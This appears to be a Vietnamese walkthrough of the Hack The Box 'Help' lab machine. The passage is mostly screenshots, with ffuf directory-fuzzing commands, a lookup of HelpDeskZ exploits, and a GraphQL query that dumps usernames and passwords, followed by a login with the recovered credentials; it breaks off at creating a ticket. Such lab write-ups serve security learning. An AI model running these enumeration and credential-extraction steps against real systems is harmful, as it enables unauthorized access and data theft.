
**Network**



**Web**

Có hai máy chủ web đang hoạt động ở cổng 80 và 3000

Trang web ở cổng 80 là trang mặc định của máy chủ web apache




Mình quét tìm các thư mục bị ẩn:


ffuf -w ./wordlists/directory-list-1.0.txt -u http://help.htb/FUZZ -c

Tìm được thư mục: /support

Giao diện trang web:




Công nghệ trang web sử dụng



Recon ở cấp độ 2:

ffuf -w ./wordlists/fuzz-Bo0oM.txt -u http://help.htb/support/FUZZ -c

Mình tìm được tập tin rất quan trọng README.md




Phiên bản của helpdeskz là 1.0.2; PHP 5.x; cơ sở dữ liệu MySQL


Kiểm tra trên exploit-db trả về hai lỗ hổng Arbitrary File Upload và Authenticated SQL Injection.

Mình khai thác Arbitrary File Upload nhưng không được

Thế nên mình chuyển phạm vi tấn công sang trang web thứ 2 ở cổng 3000




Response header trả về cho bạn máy chủ web sử dụng




Tìm kiếm trên Google "Express js query language" nó sẽ trả về cho bạn khá nhiều kết quả về Graph QL.

Chuyển hướng đến /graphql chúng ta gặp phải thông báo lỗi sau:




Thử thêm chuỗi truy vấn:

http://help.htb:3000/graphql?query=abc




Truy vấn GraphQL để tìm type và field:


Mình tìm được type User và 2 field username, password



Trích xuất dữ liệu:


/graphql?query={user{username,password}}






Đăng nhập trang web ở cổng 80: helpme@helpme.com : godhelpmeplz

Tạo 1 ticket:

